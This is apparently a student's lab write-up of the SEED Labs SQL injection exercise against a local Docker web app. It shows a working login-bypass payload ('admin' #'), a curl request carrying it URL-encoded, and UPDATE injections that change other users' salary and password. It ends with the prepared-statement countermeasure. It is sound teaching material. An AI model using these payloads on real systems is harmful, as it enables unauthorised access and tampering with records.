To start this SQL injection lab I first went to the Seed Labs website and downloaded it onto my virtual machine.

2. Lab environment setup

The first thing I did was check to see if the see-server was added to my etc/hosts file. I did this by doing sudo gedit /etc/hosts/

```
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
```

I then went on to build the docker container

```
seed@VM: ~/.../Labsetup
[12/03/23]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Using cache
 ---> efc44b0611a8
Step 3/5 : COPY Code $WWWDir
 ---> Using cache
 ---> 04e3a6a2450a
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> Using cache
 ---> 52f9c9cbfb80
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Using cache
 ---> ccfea0a07e9d

Successfully built ccfea0a07e9d
```

And then running the docker

```
[12/03/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (elgg-10.9.0.5) for this project. I
d or renamed this service in your compose file, you can run this com
e --remove-orphans flag to clean it up.
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2023-12-03 17:10:56+00:00 [Note] [Entrypoint]: Entr
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qu
in name, using 10.9.0.5. Set the 'ServerName' directive globally to
s message
mysql-10.9.0.6 | 2023-12-03 17:10:56+00:00 [Note] [Entrypoint]: Swit
icated user 'mysql'
mysql-10.9.0.6 | 2023-12-03 17:10:56+00:00 [Note] [Entrypoint]: Entr
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-12-03 17:10:56+00:00 [Note] [Entrypoint]: Init
```

After running the docker in a new tab I went back to get the addresses of the dontainers. After doing so I went to the root of that container.

Task 1: Get Familiar with SQL Statements

After accessing the root I went on to get a root shell of the SQL container.

```
seed@VM: ~/.../Labsetup
[12/04/23]seed@VM:~/.../Labsetup$ dockps
f63b6bd146b8  mysql-10.9.0.6
1cc6063391ab  www-10.9.0.5
[12/04/23]seed@VM:~/.../Labsetup$ docksh f63
root@f63b6bd146b8:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

After logging in I then go on to access the database created for us. I didn't know that you had to use “;” after each statement.


```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```

After doing some research I found the proper command to display the credentials of Alice.


```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

I first opened up the website provided to see the login information.




Upon getting to this page I read through the file unsafe_home provided to us and saw an exploit possible to get to admin without a password. I then tried to see if inserting “ ‘ #” after admin would work and it did.



2.1 Admin login

The # allows everything after admin to be commented out therefore forgoing the need for a password.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2 SQL Injection Attack from the Command Line


To do this part I went to the terminal and opened a new tab. I then copied and pasted the link into a curl command. I added after the user name a %27 for the single quote, %20 for the white space, and %23 for the #. After doing so I successfully got all the user information.

```
12/04/23]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=admin'
<!--
```

```
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
head>
ody>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
le</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
d-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
/th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
'row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
/th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
0</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
d>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
  </div>
```

2.3 Append a new SQL statement

I tried running an append to a new SQL statement and encountered the countermeasure set in place.




There was an error running the query [You have an error in your SQL syntax; check the manual that orresponds to your MySQL server version for the right syntax to use near 'AAMIR' WHERE Name = 'Alice' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd' at line 3]\n

I then tried running it again with a similar command and encountered the same message. After doing some research I found out that the appended message doesn't work because the MySQLi extension cannot handle multiple queries. The website normally can but the backend for the mysql does not allow more than one query.

Task 3: SQL Injection Attack on UPDATE Statment

To change Alice's salary, I first logged into her account using her login credentials and went to Edit profile. Since we know that her salary is stored in a hidden column named salary we can use any of the available entries to edit her salary.



I then entered the following command and saw that it worked.

```
Database changed
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address |
+----+-------+-------+--------+-------+----------+-------------+---------+-
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             | 555     |
+----+-------+-------+--------+-------+----------+-------------+---------+-
1 row in set (0.00 sec)
```

3.2 Modify Boby's salary

Using the same logic I went to change the salary of Boby to one. I decided to to the injection using his name rather than his id.


',salary='1' WHERE name = 'Boby' #

```
mysql> SELECT * FROM credential WHERE Name = 'Boby';
+----+------+-------+--------+-------+----------+-------------+---------+---
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Em
+----+------+-------+--------+-------+----------+-------------+---------+---
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             | 555     |
+----+------+-------+--------+-------+----------+-------------+---------+---
1 row in set (0.00 sec)
```


3.3 Modify other people's password

Now to change Boby's password I go back to editing profile through Alice's account. The instructions pointed out that a sha1 hash function is used to encrypt the passwords. Doing some research I found that I can just use the same methods and inject it using the keywords sha1.


',Password=sha1('Aamir')WHERE name ='Boby' #



I then logged out of Alice's account and attempted to log in to Boby's account using his previous password and got this message.



Then when trying the new set password I was able to successfully login.



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	555
Phone Number	111

Task 4: Countermeasure - Prepared Statement

To begin I navigated to the file unsafe.php to change the prepared statement to the one provided to us.


```
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
```


I then replaced it with the code given to us with some changes to match the requirements.

```
Open   unsafe.php   ~/Downloads/SQL/Labsetup/image_www/Code/defense   Save
unsafe.php   unsafe_home.php   getinfo.php   unsafe_edit_backend.php

                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");

if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");

$stmt->bind_param("ss",$input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();
$stmt->close();

// close the sql connection
//$conn->close();
?>
PHP   Tab Width: 8   Ln 43, Col 57   INS
```


After doing this we have to restart the docker container to apply the code changes. I went through the process of doing dcdown, dcbuild, and dcup to restart the container.

